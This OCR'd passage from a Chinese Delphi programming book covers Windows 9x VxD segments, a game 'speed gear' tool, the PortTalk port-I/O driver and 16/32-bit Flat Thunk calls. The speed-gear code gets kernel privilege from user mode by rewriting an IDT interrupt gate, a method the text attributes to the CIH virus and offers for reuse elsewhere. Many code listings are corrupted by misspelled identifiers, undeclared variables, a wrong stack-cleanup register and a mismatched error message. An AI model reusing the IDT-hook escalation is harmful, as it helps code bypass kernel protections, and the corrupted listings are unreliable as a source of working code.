除了选择子决定的访问权限不同外，没什么不同，各自段中相同的偏移量对应了相同的线性地址所以放在应用程序中的中断服务程序可以以 Ring3 的段偏移量被 Ring0 中的 VMM 寻址。

CHI 病毒的猖狂正好也说明了这点。CHI 病毒利用了 VxD 技术，但不是 VxD。它进入 Ring0 后调用 VMM 服务分配一块内存，把自身拷贝进去，然后用 IFSVxD 的 IFSMgr_InstallFileSystemApiHook 服务安装文件系统监视功能，以感染其他文件。

4.3.2 关于 VxD

VxD 采用线性可执行文件格式(LE)，这种文件格式是为 OS/2 2.0 版设计的，同时包含 16 位和 32 位代码，这点也是 VxD 程序的需要。回想 VxD 在 Windows 3.x 的时代，从 DOS 启动 Windows，把机器转到保护模式之前需要在实模式下做一些初始化，实模式的 16 位代码必须和 32 位代码一起放在可执行文件中，所以 LE 文件格式是理所当然的选择。Windows NT 驱动程序不必在实模式下初始化，所以不必使用 LE 文件格式，而是用 PE 文件格式。

在 LE 文件中，代码和数据被存放在几类运行属性不同的段中。以下是一些可用的段类。

- I LCODE:页面锁定的代码和数据段，这种段被锁定在内存里。换句话说，这段永远不会被放到硬盘上去，所以一定要谨慎地使用这种段以免浪费宝贵的内存。那些每时每刻都必须放在内存中的代码和数据应该放在这个段里，尤其是那些硬件中断处理程序。
- I PCODE:可调页代码段，VMM 可以对这种段实行调页处理，在这种段里的代码不必时刻放在内存里，当 VMM 需要更多的物理内存的时候，它就会把这些不常用的段放到硬盘上去。
- I PDATA:可调页数据段，基本同上。惟一的差别是:这是存放数据的，PCODE 是存放代码的
- I ICODE:仅用于初始化的段，这种段里的代码仅仅用来进行 VxD 的初始化，当初始化完成后，VMM 就把这段从内存中释放。
- I DBOCODE:仅用于调试的代码、数据段，当要调试 VxD 程序时，就要用到这种段里的代码和数据，例如它包含要调试的消息的处理代码。
- I SCODE:静态代码和数据段，即使 VxD 已经卸载，这种段也时刻存在于内存中，这种段对某些动态的 WxD 程序很有用。这适用于某一 Windows 进程不停地加载、卸载而又要记录上次的环境和状态的时候。
- I RCODE:实模式初始化代码、数据段，这种段包含实模式初始化所需要的 16 位代码和数据
- I 16ICODE:保护模式初始化数据段，这是一个 16 位的段，包含 VxD 要从保护模式拷贝到 V86 模式的代码。例如，如果要把一些 V86 的代码拷贝到一个虚拟机上时，想拷贝的代码就要放在这里。如果把其放在其他的段里，编译程序就会产生错误的代码。
- I MCODE:锁定的消息字符串，这种段包含了由 VMM 消息宏帮助编译的消息字符串，这有助于构造驱程的国际版本。

这并不意味着 VxD 程序必须包含以上所有的段，可以选择 VxD 程序需要的段。例如，如果 VxD 程序不进行实模式初始化，那么就不必包含 RCODE 段。

大多数时候，要用到 LCODE、PCODE 和 PDATA 段，作为一个 VxD 程序编写者，为代码和数据选择合适的段取决于自己的判断。总的来说，应该尽可能多地使用 PCODE 和 PDATA，因为这样 VMM 就可以在需要的时候把段调入、调出内存。另外，硬件中断程序及其所用到的

的服务必须放在 LCODE 段里。

4.3.3 Windows 9x 下的时间变速(变速齿轮)

CPU 第 0 级的系统可以截取第 3 级的程序的所有操作, 如 I/O 操作等。如果 I/O 操作也处于第 0 级下, 那么系统对此就无能为力了——这是虚拟机的重要基础。Windows 下的普通程序都可以运行在虚拟机下, 因此, 如果程序进行 I/O 操作, 则只是改变了特定虚拟机的 I/O 状态, 并没有真正地执行该 I/O 操作。

喜欢玩游戏的人可能对“变速齿轮”这样的软件不会陌生。“齿轮”究竟是一个什么样的概念呢?其实这是一个软件, 它能够对 Windows 下的游戏加速。读者也许会想到直接利用 8253 修改时钟频率, 其实这是行不通的。

Windows 作为一个复杂的 32 位操作系统, 不可能随意对硬件进行操作, 也就是不能随意控制 8253 这类硬件, 必须绕道而行。其实有两种方法可以绕过操作系统: 一是选择 VxD 编程, 编写一个驱动程序操作硬件; 二是利用 CIH 操纵硬件的原理, 修改 IDT 表, 创建一个中断门, 然后发生中断进入 Ring0, 就可以为所欲为了。最后, 往 8253 定时器里写一个特定控制字, 并写入新的时钟中断发生频率。

这样做的结果是 Windows 桌面的时钟变快(或慢)了, 应用程序也“感觉”到时钟变快(或慢)了, 但是系统及硬件的时钟并没有改变, 重启 Windows 后一切依旧。这是因为 Windows 下应用程序都是运行在虚拟机下的, 虚拟机上的改变并不意味着硬件也跟着改变。

下面的程序实现从 Ring3 进入 Ring0, 改变虚拟机的时钟中断发生频率(由 Count 指定)。如果 Count 值越大, 时钟就越慢, 系统的所有操作都会变慢; 如果 Count 值越小, 时钟就越快。如果 Count 设置得很小, 鼠标双击将会失灵, 因为在两次点击鼠标之间, 时间已“消逝”了很长时间, 被系统当作两次单击。

在 Windows 9x 下由 Ring3 进入 Ring0 常用两种方式: 中断门和调用门。中断门是通过“INT xx”指令进入 Ring0 的(见下例), 而调用门使用“Call fword ptr[]”指令进入 Ring0 其中还需要填写一个调用门描述符的结构, 该结构的定义如下:

```
TCALLGATE_DESCRIPTOR=packed record //8 字节
    OffsetLow:WORD;
    Selector:WORD;
    ParamCount_SomeBits:UCHAR; //44 位
    Type-AppSystem_DPI_Presend:UCHAR; //4121 位
    OffsetHigh:WORD;
end;
PCALLGATE_DESCRIPTOR=^TCALLGATE_DESCRIPTOR;
```

由于中断门简单易用, 下例就是使用中断门的例子, 它实现了变速器的功能(见光盘中的“Windows 9x 变速齿轮#”目录):

```
unit Unit1;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls;
```

type

```
TForm1 = class(TForm)
    Button1: TButton;
    Button2: TButton;
    Button3: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;
```

var

```
Form1: TForm1;
```

implementation

```
{ $R *.DFM }
```

{Count 是时钟速度，正常值是\$1742，越小越快，反之越慢}

```
procedure Speed(count:word); stdcall;
```

```
const ExceptionUsed = $03;      { 中断号，也可以用其它的中断号，如$05 等 }
```

var

```
IDT : array [0..5] of byte; { 保存中断描述符表，6 字节 }
```

```
lpOldGate : dword;      { 存放旧向量，中断向量 8 个字节 }
```

begin

asm

```
push ebx
```

```
sidt IDT      {读入中断描述符表}
```

```
mov ebx, dword ptr [IDT+2] {IDT 表基地址}
```

```
add ebx, 8*ExceptionUsed {计算中断在中断描述符表中的位置}
```

```
cli      {关中断}
```

```
mov dx, word ptr [ebx+6] {取 6,7 字节 另外 4 字节用于门属性和选择子 }
```

```
shl edx, 16d {左移 16 位}
```

```
mov dx, word ptr [ebx] {取 1,2 字节 }
```

```
mov [lpOldGate], edx {保存旧的中断门}
```

```
mov eax, offset @@Ring0Code {修改向量，指向 Ring0 级代码段}
```

```
mov word ptr [ebx], ax {低 16 位,保存到 1,2 字}
```

```
shr eax, 16d
```

```
mov word ptr [ebx+6], ax {高 16 位，保存到 6,7 位}
```

```
int ExceptionUsed {发生中断}
```

```
mov ebx, dword ptr [IDT+2] {重新定位到中断描述符表中}
```

```
add ebx, 8*ExceptionUsed
```



```

    mov edx, [lpOldGate]
    mov word ptr [ebx], dx
    shr edx, 16d
    mov word ptr [ebx+6], dx      {恢复被改了的向量}
    pop ebx
    jmp @@exit1
@@Ring0Code:    {Ring0 级代码段}
    {0011 0100}
    mov al,$34      {写入 8253 控制寄存器，设置写 0 号定时器}
    out $43,al
    mov ax,Count
    out $40,al      {写定时值低位}
    mov al,ah
    out $40,al      {写定时值高位}
    iretd           {中断返回}
@@exit1:
end;

end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    Speed($6000); //慢
end;

procedure TForm1.Button2Click(Sender: TObject);
begin
    Speed($1742);
end;

procedure TForm1.Button3Click(Sender: TObject);
begin
    Speed($500); //快
end;

```

end。

本例介绍的不只是一个变速器，还以代码的形式列出了 Windows 9x 下，应用程序进入 Ring0 级的最简单的方法，从而可以扩展应用到各种需要完成特定功能的程序中去。在第 5 章中还有一个磁盘读写的例子也用到了本小节介绍的进入 Ring0 的技术，读者可以翻阅对比一下。

程序运行结果如图 4-2 所示。



图 4-2 Windows 9x 下的变速齿轮

4.4 端口读写驱动 PortTalk

在 Windows NT/2000 下，也曾出现过超级用户获得 Ring0 特权的代码，其中使用了“物理内存直接读写”（见第 9 章）、“线性地址映射为物理地址”等关键的技术。经过笔者深入跟踪发现，这些超级用户获得 Ring0 特权的代码与操作系统的版本密切相关，不具有通用性。这是由于在 Windows NT/2000 系统中，“线性地址映射为物理地址”的 MmGetPhysicalAddress 函数中的代码被 Microsoft 公司多次更改，使得物理地址的计算不具有通用性。

在 Windows NT/2000 下不能获得 Ring0 特权就意味着不能直接进行 I/O 端口等低层的操作。操作系统对端口 I/O 实行严格控制是 Windows NT/2000 编程的烦恼之一，如果没有足够的权限去读写端口，Windows NT/2000 将产生一个“exception privileged instruction”错误。

在 Windows NT/2000 环境下，只有 Ring0 和 Ring 3 两种权限。用户程序运行在 Ring3，设备驱动程序及内核(Kernel)程序运行在 Ring 0。这样允许操作系统及驱动程序高可靠性的程序运行在 Kernel 方式读取端口，而不让可靠性低的用户程序接触 I/O 端口，从而防止产生冲突。所有的用户程序必须经过设备驱动程序裁决是否能够存取。

由于 Windows NT/2000 下不再支持 VxD 设备驱动，而是使用 VDM 设备模型。WDM 开发需要更深入的系统知识，读者可以参阅有关 WDM 开发技术的书籍。这里仅介绍如何在 Delphi 下使用著名的 PortTalk 设备驱动来实现端口直接读写。

4.4.1 PortTalk 与 Delphi 的接口

PortTalk 是一个用于 Windows NT/2000 操作系统的端口读写驱动程序，它的官方网站是 <http://www.beyondlogic.org>，PortTalk 的最新版本是 Ver 2.2，下载地址是 <http://www.beyondlogic.org/porttalk/porttalk22.zip>，该版本也收集在本书所配光盘中的“Windows NT/2000 变速齿轮&\porttalk22”目录下。但是，由于 PortTalk 设备驱动在不断的升级之中，如果读者需要更新的版本，而且链接已失效，请在其主页上查找。

PortTalk 设备驱动包中的 porttalk.sys 是最关键的文件，IoExample 目录是一个完整的读写端口的 C 语言例子，下面的代码是作者把它转为 Delphi 的源代码，也是 Delphi 与 PortTalk 的技术接口：

```
unit UnitPortTalk;
```

```
interface
```

```
uses
```

Windows, SysUtils, Dialogs, WinSvc;

const

```
PORTTALK_TYPE = 40000; { 32768-65535 是保留给用户使用的}
METHOD_BUFFERED = 0;
FILE_ANY_ACCESS = 0;
{以下是 DeviceIoControl 的控制代码}
IOCTL_IOPM_RESTRICT_ALL_ACCESS = PORTTALK_TYPE shl 16 +
    $900 shl 2 + METHOD_BUFFERED + FILE_ANY_ACCESS shl 14;
IOCTL_IOPM_ALLOW_EXCLUSIVE_ACCESS = PORTTALK_TYPE shl 16 +
    $901 shl 2 + METHOD_BUFFERED + FILE_ANY_ACCESS shl 14;
IOCTL_SET_IOPM = PORTTALK_TYPE shl 16 +
    $902 shl 2 + METHOD_BUFFERED + FILE_ANY_ACCESS shl 14;
IOCTL_ENABLE_IOPM_ON_PROCESSID = PORTTALK_TYPE shl 16 +
    $903 shl 2 + METHOD_BUFFERED + FILE_ANY_ACCESS shl 14;
IOCTL_READ_PORT_UCHAR = PORTTALK_TYPE shl 16 +
    $904 shl 2 + METHOD_BUFFERED + FILE_ANY_ACCESS shl 14;
IOCTL_WRITE_PORT_UCHAR = PORTTALK_TYPE shl 16 +
    $905 shl 2 + METHOD_BUFFERED + FILE_ANY_ACCESS shl 14;
```

```
function OpenPortTalk:boolean;{打开 PortTalk}
procedure ClosePortTalk;{ 关闭 PortTalk}
procedure outportb(PortAddress:word;byte1:byte);{输出一个字节}
function inportb(PortAddress:word):byte;{输入一个字节}
```

```
function StartPortTalkDriver:boolean;{启动驱动程序}
procedure InstallPortTalkDriver;{安装驱动程序}
```

var

```
PortTalk_Handle:THANDLE;          {PortTalk 句柄}
```

implementation

{输出一个字节}

```
procedure outportb(PortAddress:word;byte1:byte);
```

var

```
    error:boolean;
    BytesReturned:DWORD;
    Buffer:array[0..2]of byte;
    pBuffer:pword;
```

begin

```
    pBuffer := pword(@Buffer[0]);
    pBuffer^ := PortAddress;
    Buffer[2] := byte1;
```

```

error := DeviceIoControl(PortTalk_Handle, Cardinal(IOCTL_WRITE_PORT_UCHAR),
    @Buffer, 3, nil, 0, BytesReturned, nil);
if (not error) then
    showmessagefmt('从 PortTalk 输出端口数据时出错:%d',[GetLastError]);
end;

{输入一个字节}
function inportb(PortAddress:word):byte;
var
    error:boolean;
    BytesReturned:DWORD;
    Buffer:array[0..2]of byte;
    pBuffer:pword;
begin
    pBuffer := pword(@Buffer[0]);
    pBuffer^ := PortAddress;

    error := DeviceIoControl(PortTalk_Handle, cardinal(IOCTL_READ_PORT_UCHAR),
        @Buffer, 2, @Buffer, 1, BytesReturned, nil);
    if (not error) then
        showmessagefmt('从 PortTalk 输入端口数据时出错:%d',[GetLastError]);
    result:=Buffer[0];
end;

{打开 PortTalk}
function OpenPortTalk:boolean;
begin
    {打开 PortTalk, 如果不能打开, 则安装它}
    PortTalk_Handle := CreateFile('\\.\PortTalk', GENERIC_READ, 0, nil,
        OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    if(PortTalk_Handle = INVALID_HANDLE_VALUE) then
        begin
            {启动驱动程序}
            StartPortTalkDriver;
            {再次打开 PortTalk}
            PortTalk_Handle := CreateFile('\\.\PortTalk', GENERIC_READ,
                0, nil, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
            if(PortTalk_Handle = INVALID_HANDLE_VALUE) then
                begin
                    showmessage('PortTalk: 不能存取 PortTalk, 请确保驱动程序已安装。');
                    result:=false;
                    exit;
                end;
        end;
end;

```

```

        end;
        result:=true;
end;

procedure ClosePortTalk;
begin
    CloseHandle(PortTalk_Handle);
end;

function StartPortTalkDriver:boolean;
type
    TNewStartService=function (hService: SC_HANDLE; dwNumServiceArgs: DWORD;
        lpServiceArgVectors: PPChar): BOOL; stdcall;
var
    SchSCManager:SC_HANDLE;
    schService:SC_HANDLE;
    ret:BOOL;
    err:DWORD;
begin
    {打开 Service Control Manager}
    SchSCManager := OpenSCManager (nil,      { 机器 (nil = 本机) }
                                    nil,      { 数据库 (nil = 默认 }
                                    SC_MANAGER_ALL_ACCESS); { 访问权 }

    if (SchSCManager = 0) then
        if (GetLastError = ERROR_ACCESS_DENIED) then
            begin
                { 没有权限打开 SCM 管理,必须是 poor 用户}
                showmessage('PortTalk: 没有权限访问 Service Control Manager, '#$D#$A+
                    '不能安装和启动 PortTalk, 请使用超级用户来安装。');
                result:=false;
                exit;
            end;

        repeat begin
            {打开 PortTalk 服务数据库}
            schService := OpenService(SchSCManager,      {服务数据库句柄}
                                      'PortTalk',      {要启动的服务名}
                                      SERVICE_ALL_ACCESS); {存取的权限}

            if (schService = 0) then
                case (GetLastError) of
                    ERROR_ACCESS_DENIED:
                        begin

```

```

        showmessage('PortTalk: 没有权限访问 PortTalk 服务数据库');
        result:=false;
        exit;
    end;
ERROR_INVALID_NAME:
    begin
        showmessage('PortTalk: 指定的服务名无效');
        result:=false;
        exit;
    end;
ERROR_SERVICE_DOES_NOT_EXIST:
    begin
        showmessage('PortTalk: PortTalk 驱动程序不存在');
        InstallPortTalkDriver;
    end;
end;
end until (schService <> 0);

{启动 PortTalk 驱动程序，如果发生错误，一般是由于 PortTalk.SYS 不存在。}

ret := TNewStartService(@StartService) (schService, {服务标识}
                                           0,           {参数个数}
                                           nil);       {参数}

if (ret) then //showmessage('PortTalk: PortTalk 安装成功！')
else begin
    err := GetLastError;
    if (err = ERROR_SERVICE_ALREADY_RUNNING) then
        showmessage('PortTalk: PortTalk 已经安装')
    else begin
        showmessage('PortTalk: 启动 PortTalk 时发生未知错误。'+#$D#$A+
                    'PortTalk.SYS 没有放入\System32\Drivers 目录吗?');
        result:=false;
        exit;
    end;
end;

{关闭 Service Control Manager}
CloseServiceHandle (schService);
result:=TRUE;
end;

procedure InstallPortTalkDriver;
var

```

```

SchSCManager:SC_HANDLE;
schService:SC_HANDLE;
err:DWORD;
DriverFileName:array[0..79]of CHAR;
begin
  if (GetSystemDirectory(DriverFileName, 55)=0) then
  begin
    showmessage('PortTalk: 取 System 目录出错');
    exit;
  end;

  {加入驱动程序文件名}
  Istrcat(DriverFileName, '\Drivers\PortTalk.sys');
  showmessagefmt('PortTalk: 拷贝驱动程序到%s',[DriverFileName]);
  {拷贝驱动程序到 System32/drivers 目录, 如果出错, 一般是因为文件不存在。}
  if (not CopyFile('PortTalk.sys', DriverFileName, FALSE)) then
  begin
    showmessagefmt('PortTalk: 拷贝驱动程序到以下位置出错: %s'+#$D#$A+
      '请手工拷贝到 system32/driver 目录',
      [DriverFileName]);

    exit;
  end;

  {打开 Service Control Manager}
  SchSCManager := OpenSCManager (nil,    { 机器 (nil = 本机) }
                                nil,    { 数据库 (nil = 默认 }
                                SC_MANAGER_ALL_ACCESS); { 访问权 }

  schService := CreateService (SchSCManager, { SCManager 数据库 }
    'PortTalk', { 服务个数 }
    'PortTalk', { 显示名 }
    SERVICE_ALL_ACCESS, { 权限 }
    SERVICE_KERNEL_DRIVER, { 服务类别 }
    SERVICE_DEMAND_START, { 启动类别 }
    SERVICE_ERROR_NORMAL, { 出错控件类别 }
    'System32\Drivers\PortTalk.sys', { 服务二进制文件 }
    nil, { 加入的组 }
    nil, { 标识 }
    nil, { 隶属 }
    nil, { 本地帐户 }
    nil { 密码 }
  );
  if (schService = 0) then
  begin

```

```

        err := GetLastError;
        if (err = ERROR_SERVICE_EXISTS) then
            showmessage('PortTalk: 驱动程序不存在。')
        else showmessage('PortTalk:建立服务时发生未知的错误。');
    end
else showmessage('PortTalk: 成功安装! ');

    { 关闭 Service Control Manager }
    CloseServiceHandle (schService);
end;
end。

```

4.4.2 Windows NT/2000 下的时间变速（变速齿轮）

下面的例子是在 Windows NT/2000 下使用 ProtTalk 设备驱动程序来实现端口直接读写的例子，并实现了时间变速（变速齿轮）的功能（见光盘中的“Windows NT/2000 变速齿轮&”目录）：

```

unit Unit1;

interface

uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls;

type
    TForm1 = class(TForm)
        Button1: TButton;
        Button2: TButton;
        Button3: TButton;
        procedure Button1Click(Sender: TObject);
        procedure Button2Click(Sender: TObject);
        procedure Button3Click(Sender: TObject);
    private
        { Private declarations }
    public
        { Public declarations }
    end;

var
    Form1: TForm1;

implementation

uses UnitPortTalk;

```



```
{ $R *.DFM }
```

```
procedure Speed(count:word);  
begin  
    if not OpenPortTalk then exit;  
    outportb($43,$34); {写入 8253 控制寄存器, 设置写 0 号定时器}  
    outportb($40,lo(count)); {写定时值低位}  
    outportb($40,hi(count)); {写定时值高位}  
    ClosePortTalk;  
end;
```

```
procedure TForm1.Button1Click(Sender: TObject);  
begin  
    Speed($6000); //慢  
end;
```

```
procedure TForm1.Button2Click(Sender: TObject);  
begin  
    Speed($2ea5);  
end;
```

```
procedure TForm1.Button3Click(Sender: TObject);  
begin  
    Speed($500); //快  
end;
```

end。

程序运行结果如图 4-3 所示



图 4-3 Windows NT/2000 下的变速齿轮

4.5 Thunk 机制

在编写 Windows 的应用程序时, 需要从 32 位的程序中调用 16 位的代码, 或者从 16 位

代码中调用 32 位的代码，这就叫替换(Thunk)。如果代码处理不当，有可能死机甚至系统崩溃，或许用户程序中不需要 16 位的代码，但是必须清楚一点：Windows 9x 的核心是 16 位的。

Thunk 机制的实现有两种方式：Flat Thunk 和 Generic Thunk。

4.5.1 Flat Thunk(直接替换)

Flat Thunk(直接替换)允许 16 位应用程序调入 32 位应用程序，也允许 32 位应用程序直接调入一个 16 位应用程序。Flat Thunk 直接替换方式只允许在 Windows 9x 下使用，Windows NT/2000 不支持这项功能。

Windows 9x 本身并不是一个纯 32 位操作系统，它的许多核心功能还是要依靠 16 位代码。因此，Windows 9x 就需要提供一个连接 32 位世界与 16 位世界的桥梁，那就是 Thunk。

Windows 9x 中有一系列未公开的函数 QT_Thunk、LoadLibrary16、GetProcAddress16、FreeLibrary16 可以在 32 位代码中直接调用 16 位的代码。其中，LoadLibrary16、GetProcAddress16、FreeLibrary16 函数分别用来加载 16 位的 DLL、取得函数的地址、卸载 16 位的 DLL。但是要使用这些函数还应解决存在的几个问题：

- I KERNEL32 的函数导出表中并没有声明这些函数的名称，这样只能分析 PE(portable executable)文件格式的结构，并从中的函数导出表中查找所需的函数，具体可以参见 GetProcAddress32。
- I 16 位程序使用的是“段地址:偏移地址”格式，而 32 位程序中却是使用线性地址，因而需要“模拟”一个 16 位的系统。

此外，需要注意以下事项：

(1)保留最少 60 个字节的堆栈，可以申请一个至少 60 个字节的局部变量，但是考虑到一些编译器(如 Delphi)自动优化变量，在这里还是建议通过汇编指令“sub esp,xx”预留一定栈空间更好些，笔者也是使用后一种方法实现了 32 位程序调用 16 位的函数。

(2) QT_Thunk 目前最多支持两个调用参数，即 16 位的函数最多只允许两个调用参数。如果需要传递更多的参数，必须重写所有代码，用如下两种方法：一是在 16 位 DLL 中定义 N 个函数，每个函数使用 2 个参数，综合起来就可以传递 2×N 个参数；二是以“传地址”(var)的方式，只给 16 位 DLL 传递一个地址，该地址指向一个特殊的内存块，内存块中可以包含 N 个参数，前提是该特殊的内存块必须使用 GlobalAlloc16、WOWGetVDMPointer 等函数来申请，以使得这个内存块在 32 位代码和 16 位代码中都是“可见的”。

(3)如果 32 位代码和 16 位代码中都需要访问同一字符串或内存块，如 string, array[] of char, array[] of integer, Pchar 指向的字符串等，也必须使用 GlobalAlloc16、WOWGetVDMPointer 等函数来申请内存，使得这个内存块在 32 位代码和 16 位代码中都是“可见的”。

(4)参数使用汇编指令“push xx”推入到堆栈中，但必须注意入栈的方式(见表 4-1)如果该 16 位函数是用 C 格式调用的话，在调用完毕时要进行出栈处理(add esp,xx)，Delphi1.0 以默认方式编译的 16 位 DLL，用“push xx”入栈是从左到右的，不需要进行出栈处理。

(5)函数的返回值视数据类型的不同，分别存在 AL (8 位)、AX (16 位)或 DX:AX (32 位，注意不是 EAX)中。

(6)避免使用对象参数和类参数，对象层和类信息在不同的平台是不同的。

(7)在 16 位代码中 Integer 和 Cardinal 都是 16 位的，相当于 32 位代码的 SmallInt 或 Word。

在使用 Flat Thunk 技术时，建议设置一个初始化段，如果发现程序运行在 Windows NT/2000 下，将抛出异常，因为仅仅在 Windows 9x 下提供了 QT_Thunk 技术，这样使程序不至于发生各种各样的系统错误。请看以下代码：

```

type
    EThunkError=class(Exception);
initialization
    if Win32Platform <> Platform_Win32_Windows then
        raise EThunkError.Create(
            'FlatThunk 技术只能在 Windows9x 下运行');
end

```

Flat Thunk 使用到的常用函数的定义如下:

```

type
    THandle16 = Word;
procedure QT_Thunk; cdecl;
function LoadLibrary16(LibFileName: PChar): THandle; stdcall;
function FreeLibrary16(LibModule: THandle); stdcall;
function GetProcAddress16(Module: HModule; ProcName: PChar): TFarProc;
    stdcall;
procedure QT_Thunk; external kernel32 name 'QT_Thunk';
function LoadLibrary16; external kernel32 index 35;
function FreeLibrary16; external kernel32 index 36;
function GetProcAddress16; external kernel32 index 37;

```

下面列出常用的调用 16 位代码的方式。

1. 无参数过程调用

16 位代码(用 Delphi 1.0 编译):

```

function NoParameters16:boolean; export;
begin
    ShowMessage('Hello world from a 16-bit DLL');
    Result := true;
end;

```

32 位代码:

```

function NoParameters32:boolean;
var
    DLLHandle: THandle16;
    ProcAddress: Pointer;
begin
    Result:=false;
    {载入 16 位 DLL}
    DLLHandle :=LoadLib16('DLL16Bit.DLL');
    if DLLHandle < 32 then exit;
    ProcAddress:=GetProcAddress16(DLLHandle,'NoParameters16');
    if ProcAddress = nil then
        raise exception.Create('指定的函数没找到')
    asm //以下汇编代码中, 只有第一参数、第二参数、pFunc 的值是需要改变的,
        //其余都是固定的写法
        pushad
        push    ebp //#2,保存 ebp

```

```

sub     esp,$2c // #1,预留 2c 字节的栈空间
//.....第一参数, 如果没有参数, 则不用 push
//.....第二参数, 如果没有参数, 则不用 push
mov     edx, pFunc // 函数地址
mov     ebp, esp // #0
add     ebp,$2c // #0, ebp 放至 2c 字节栈的顶部
call    QT_Thunk
add     esp,$2c // #1,释放上面预留的 2c 字节的栈空间
pop     ebp // #2,恢复 ebp
mov     byte ptr @result,al // result 前要加上@
popad
end;
FreeLibrary16(DLLHandle);
end;

```

注意 (1)在 Microsoft 的文档中, 调用 Flat Thunk 只需要以下调用代码:

```

asm
    push... // 参数 1
    push... // 参数 2
    mov edx, pFunc // 函数地址
    call QT_Thunk
end;

```

但是, 在 Delphi 下使用这样的方式“有时候”会导致程序出错, 经作者使用 SoftICE 反汇编进行深入分析, 找到原因的所在:在调用 QT_Thunk 时必须预留一定的栈空间, Delphi 下由于编译算法及变量优化等原因, 不能保证 ebp 寄存器指向一个空闲栈的顶部。所以, 作者加入“sub esp,\$2c”、“mov ebp,esp”、和“add ebp,\$2c”语句, 确保 ebp 寄存器指向一个至少 2c 字节大小的栈空间。另外, 为了保险起见, 还加入了“pushad”和“popad”语句保存、恢复 CPU 寄存器的值。

(2)上例的 16 位函数的返回值是 16 位的, 所以使用“mov word ptr @result,ax”如果函数返回值是 8 位的, 请使用“mov byte ptr @result,al”;如果函数返回值是 32 位的, 请使用“mov word ptr @result,ax”和“mov word ptr @result+2,dx”;如果函数过程没有返回值, 则什么也不用写。详见下面的第 5 点。

2.带参数的过程调用

16 位代码(用 Delphi 1.0 编译):

```

function Proc2ParamsPASCAL16(X, Y :Longint):boolean;export;
begin
    ShowMessage(Fortmat('%d+ %d = %d', [X, Y, X + Y]));
    Fesdt := true;
end;

```

为了把参数传递给子程序, 把参数压入栈中, 如果此过程未明确参数声明方式, 默认为 PASCAL 规则, 参数从左到右入栈, 先压入 x, 再压入 y。

32 位代码:

```

function Proc2ParamsPASCAL32:boolean;
var
    Param1, Param2: Longint;

```

```

    DLLHandle: THandle16;
ProcAddress:Pointer;
begin
    Result := false;
    {载入 16 位 DLL}
    DLLHandle:=LoadLib16('DLL16Bit.DLL');
    if DLLHndle < 32 then exit;
    ProcAddress:=GetProcAddress16(DLLHndle,'Proc2ParamsPASCAL16');
    if ProcAddress = nil then
        raise    exceptioa.Create('指定的函数没找到');
    Param1 :=5;
    Param2:=20;
    asm//以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，
        //其余都是固定的写法
        pushad
        Push    ebp // #2，保存 ebp
        sub     esp,$2c // #1.预留 2c 字节的栈空间
        Push    Param1 //第一参数，如果没有参数，则不用 push
        push    Parmn2 //第二参数，如果没有参数，则不用 push
        mov     edx, pFunc//函数地址
        mov     ebp,esp // #0
        add     ebp,$2c // #0. ebp 放至 2c 字节栈的顶部
        call    QT_Thunk
        add     esp,$2c // #1.释放上面预留的 2c 字节的栈空间
        pop     ebp // #2.恢复 ebp
        mov     byte ptr @result,al //result 前要加上@
        popad
    end;
    FreeLibrary16(DLLHndle);
end;

```

如果调用 Cdecl 约定的程序，即过程使用了 cdecl 关键字或过程是用 C 语言默认约定编写的，参数入栈必须相反方向，从右到左入栈，而且在函数返回时还必须清除栈。请看如下例子。

16 位代码(用 Delphi 1.0 编译):

```

function Proc2ParamsC16(X, Y: Longint):boolean; cdecl; export;
begin
    Proc2ParamsPASCAL(X, Y);
    Result:= true;
end;

```

32 位代码:

```

function Proc2ParamsC32:boolean;
var
    Param1, Param2: Longint;
    DLLHandle: THandle16;

```

```

    ProcAddress:Pointer;
Begin
    Result:=false;
    {载入 16bit DLL}
    DLLHandle:=LoadLib16('DLL16Bit.DLL');
    if DLLHandle < 32 then exit;
    ProcAddress:=GetProcAddress16(DLLHandle,'Proc2ParamsC32');
    if ProcAddress = nil then
        raise exception.Create('指定的函数没找到');
    Param1 :=5;
    Param2:=20;
    asm //以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，
        //其余都是固定的写法
        pnshad
        push    ebp // #2，保存 ebp
        sub     esp,$2c // #1,预留 2c 字节的栈空间
        Push    Param2//注意第二参数先入栈，如果没有参数，则不用 push
        Push    Param1 //第一参数，如果没有参数，则不用 push
        mov     edx, pFunc//函数地址
        mov     ebp,esp // #0
        add     ebp,$2c // #0, ebp 放至 2c 字节栈的顶部
        call    QT_Thunk
        add     ebp, 8 //清除栈，由于 Param1, Param2 占用的总空间是 8 字节
        add     esp,$2c // #1,释放上面预留的 2c 字节的栈空间
        Pop     ebp // #2,恢复 ebp
        mov     byte ptr @result,al //result 前要加上@
        popad
    end;
    FreeLib16(DLLHandle);
end;

```

3. 指针参数

当使用指针(指针指向一块不定长的内存块)时，32 位指针与 16 位指针必须进行转换，以使得该内存块在 16 位代码和 32 位代码中都是“可见”的。其中，使用到的函数列举如下：

```

function GlobalAlloc16(Flags:Integer,Bytes:Longint):THandle16; stdcall;
function GlobalFree16(Mem: THandle16): THandle16; stdcall;
function GlobalLock16(Mem: THandle16):Pointer; stdcall;
function GlobalUnlock16(Mem:THandle16):WordBool; stdcall;
function WOWGetVDMPointer(vp, dwBytes: DWord;
                           fProtectedMode: Bool): Pointer; stdcall;
function WOWGetVDMPointerFix(vp,dwBytes: DWord;
                              fProtectedMode: Bool): Pointer; stdcall;
procedure WOWGetVDMPointerUnfix(vp: DWord); stdcall;
function GlobalAlloc16; external kernel32 index 24;
function GlobalFree16; external kernel32 index 31;

```

```

function GlobalLock16; external kernel32 index 25;
function GlobalUnlock16; external kernel32 index 26;
function WOWGMVDMPointer; external wow32 name'WOWGetVDMPointer';
function WOWGetVDMPointerFix; external wow32 name'WOWGetVDMPointerFix';
procedure WOWGetVDMPointerUnfix;
    external wow32 name'WOWGetVDMPointerUnfix';

```

以上函数中，常用的只有 GlobalAlloc16, GlobalFree16, WOWGetVDMPointer 三个函数

